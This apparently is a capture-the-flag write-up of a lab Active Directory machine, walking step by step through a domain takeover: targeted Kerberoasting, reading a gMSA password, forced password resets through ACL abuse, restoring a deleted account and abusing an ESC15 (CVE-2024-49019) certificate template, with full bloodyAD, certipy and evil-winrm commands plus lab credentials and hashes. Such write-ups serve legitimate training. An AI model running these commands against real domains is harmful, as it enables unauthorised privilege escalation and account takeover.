



TL;DR - An assumed-breach Active Directory box. Starting from
henry, I chain ACLs through BloodHound: a targeted Kerberoast onalfred, abusingAddSelf+ReadGMSAPasswordto read theansible_dev$gMSA password, then a trail ofForceChangePasswordandWriteOwnerabuses to pivotsam → johnand land a WinRM shell. For root,johncontrols an OU holding a deletedcert_adminaccount, so I restore it from the AD Recycle Bin, reset its password, and abuse an ESC15 (CVE-2024-49019) vulnerable certificate template to impersonate the Administrator.
Recon
Starting with a full nmap scan. Quick note: this is an assumed-breach box, so it hands us the credentials of a compromised user, henry / H3nry_987TGV!.
nmap -sV -sC -p- -oA nmap/tombwatcher 10.129.66.71

There are a lot of ports open, and the key takeaway is that the target is a domain controller, DC01.tombwatcher.htb, so I added it to my /etc/hosts.
Since we already have valid credentials, I used netexec to see what henry can reach.

The creds are valid over SMB, so next I enumerated the shares.

With --shares we can see he only has read access to the default shares. I took a look anyway, but it was a dead end. HTTP gave me nothing either, so I moved on to BloodHound to map the domain.

BloodHound collected the data, so the next step is to ingest it into the GUI and look for a path.
Henry → Alfred (targeted Kerberoasting)
With the data loaded, I saw that henry has WriteSPN over alfred.

Kerberoasting only works against accounts that have a Service Principal Name (SPN). WriteSPN lets us write an SPN onto an account that never had one, turning any user into a roastable target. Once the SPN exists, any domain user can request a service ticket (TGS) for it, and that ticket is encrypted with the target’s NTLM hash, so we can crack it offline.
I used bloodyAD to assign a fake SPN to alfred:
bloodyAD -u 'henry' -p 'H3nry_987TGV!' -d 'tombwatcher.htb' --host '10.129.66.71' \
  set object 'CN=Alfred,CN=Users,DC=tombwatcher,DC=htb' servicePrincipalName -v 'fake/spnservice'

When I went to request the ticket, Kerberos complained my clock was out of sync with the DC, the classic KRB_AP_ERR_SKEW.

Fixed it by syncing to the DC’s clock:
sudo timedatectl set-ntp false
sudo ntpdate 10.129.66.71
Then I roasted alfred:
GetUserSPNs.py -dc-ip 10.129.66.71 tombwatcher.htb/henry -request-user alfred -outputfile alfred_tgs

And got the ticket.

Cracked it with hashcat:

alfred : basketball
Alfred → ansible_dev$ (ReadGMSAPassword)
Nothing interesting as alfred directly, so back to BloodHound. alfred has AddSelf over the INFRASTRUCTURE group, and that group has ReadGMSAPassword over the ANSIBLE_DEV$ account.


A gMSA (group Managed Service Account) is an account whose password Active Directory generates and rotates automatically every 30 days. Principals granted ReadGMSAPassword can read the current managed password blob (msDS-ManagedPassword) straight from LDAP, no cracking needed. So if we can get into the INFRASTRUCTURE group, we can read the ansible_dev$ password.
First, add alfred to the group (abusing AddSelf):
bloodyAD --host "10.129.66.71" -d "tombwatcher.htb" -u "alfred" -p "basketball" \
  add groupMember "INFRASTRUCTURE" "alfred"

Now read the gMSA password:
bloodyAD --host "10.129.66.71" -d "tombwatcher" -u "alfred" -p "basketball" \
  get object ANSIBLE_DEV$ --attr msDS-ManagedPassword

This gives the NTLM hash 3eca34dd13a85db79c03178b7b149621 for ansible_dev$. Cracking it is pointless (the password is ~240 bytes of random binary), so this is a pass-the-hash situation.

ansible_dev$ → sam (ForceChangePassword)
Pass-the-hash worked. Back to BloodHound: ansible_dev$ has ForceChangePassword over sam. This right lets us set a new password for the target without knowing the old one.

bloodyAD --host "10.129.66.71" -d "tombwatcher.htb" -u 'ansible_dev$' -p ':3eca34dd13a85db79c03178b7b149621' \
  set password "sam" "password123"


Credentials confirmed valid.
sam → john (WriteOwner → GenericAll)

sam has WriteOwner over john. Owning an object means we can rewrite its DACL, so the chain is: make ourselves the owner, grant ourselves GenericAll, then use that to reset the password. Three steps, each unlocking the next.
Make sam the owner of john:
bloodyAD --host "10.129.66.71" -d "tombwatcher" -u 'sam' -p "password123" set owner 'john' 'sam'

Grant sam GenericAll over john:
bloodyAD --host "10.129.66.71" -d "tombwatcher" -u 'sam' -p "password123" add genericAll 'john' 'sam'

Reset john’s password:
bloodyAD --host "10.129.66.71" -d "tombwatcher.htb" -u 'sam' -p "password123" set password 'john' 'password123'


john is in the Remote Management Users group, so he can WinRM in.

Foothold
evil-winrm -u john -p password123 -i 10.129.66.71


And user.txt is on the Desktop.
Privilege Escalation - AD Recycle Bin → ESC15
This is the part that ties the whole box together, so let me walk it slowly. The goal is to abuse ADCS, but the account that can actually exploit the vulnerable template doesn’t exist anymore, it’s been deleted. So the real chain is: restore a deleted account, take control of it, then use it to attack ADCS.

Running certipy find as john already hints that there’s a certificate template worth looking at.
Then I checked whether the AD Recycle Bin is enabled, which decides whether deleted objects are recoverable:
Get-ADOptionalFeature 'Recycle Bin Feature'

When the AD Recycle Bin is enabled, deleted objects aren’t purged, they’re kept as tombstoned objects (fitting, given the box name) with all their attributes intact, and can be restored. If an interesting principal was deleted, and we have write rights over where it lived, we can bring it back and take it over.
Enumerating deleted objects, a user called cert_admin shows up, and it appears three times (it was created and deleted a few times). The one we want is the most recent, with RID 1111.

Get-ADObject -Filter 'isDeleted -eq $true -and Name -like "*cert_admin*"' -IncludeDeletedObjects -Properties *
As john we have GenericAll over the ADCS OU, and that OU is the lastKnownParent of the deleted cert_admin. That control over the container is what lets us resurrect the object back into it. Since multiple deleted copies exist, we grab the ObjectGUID of the specific instance with RID 1111 so we restore the right one.
Restore-ADObject -Identity <ObjectGUID-of-RID-1111>

With GenericAll over the OU (and now the restored account inside it), we can set its password:
Set-ADAccountPassword cert_admin -NewPassword (ConvertTo-SecureString 'password123' -AsPlainText -Force) -Reset
Confirming with netexec:

Now with a working cert_admin, I enumerated templates with certipy:
certipy find -target dc01.tombwatcher.htb -u cert_admin -p 'password123' -vulnerable -stdout
The relevant output:
Certificate Templates
  0
    Template Name                       : WebServer
    Enabled                             : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Schema Version                      : 1
    Permissions
      Enrollment Permissions
        Enrollment Rights               : ... TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched.
                                          See CVE-2024-49019 or the wiki for more details.
So the WebServer template is vulnerable to ESC15, and cert_admin has enrollment rights on it.

ESC15 (CVE-2024-49019, also known as “EKUwu”) abuses schema version 1 templates that have Enrollee Supplies Subject enabled. Two facts combine: first, because the enrollee supplies the subject, we can request the certificate for an arbitrary identity like the Administrator’s UPN; second, V1 templates don’t lock down application policies, so even though the template’s EKU is only Server Authentication, we can inject an extra policy like Certificate Request Agent or Client Authentication that the template was never meant to grant.

The WebServer template’s EKU is Server Authentication, which can’t be used to log on directly. So instead of a one-shot, I used the enrollment-agent variant: request a cert with the Certificate Request Agent application policy, then use that agent cert to enroll a certificate on behalf of the Administrator on a template meant for user logon. The final cert can authenticate, and it’s issued as the Administrator.
Step 1 - request an enrollment-agent cert from the vulnerable WebServer template, injecting the Certificate Request Agent application policy:
certipy req -u 'cert_admin@tombwatcher.htb' -p 'password123' \
  -dc-ip 10.129.66.71 -target dc01.tombwatcher.htb \
  -ca 'tombwatcher-CA-1' -template 'WebServer' \
  -application-policies 'Certificate Request Agent'
Step 2 - use that PFX as an enrollment agent to request a logon-capable certificate on behalf of the Administrator (against a user template):
certipy req -u 'cert_admin@tombwatcher.htb' -p 'password123' \
  -dc-ip 10.129.66.71 -target dc01.tombwatcher.htb \
  -ca 'tombwatcher-CA-1' -template 'User' \
  -pfx 'cert_admin.pfx' -on-behalf-of 'tombwatcher\administrator'
Step 3 - authenticate with the Administrator certificate to pull their NT hash:
certipy auth -pfx administrator.pfx -dc-ip 10.129.66.71

Step 4 - pass-the-hash into a shell as Administrator:
evil-winrm -i 10.129.66.71 -u administrator -H <NT_hash>
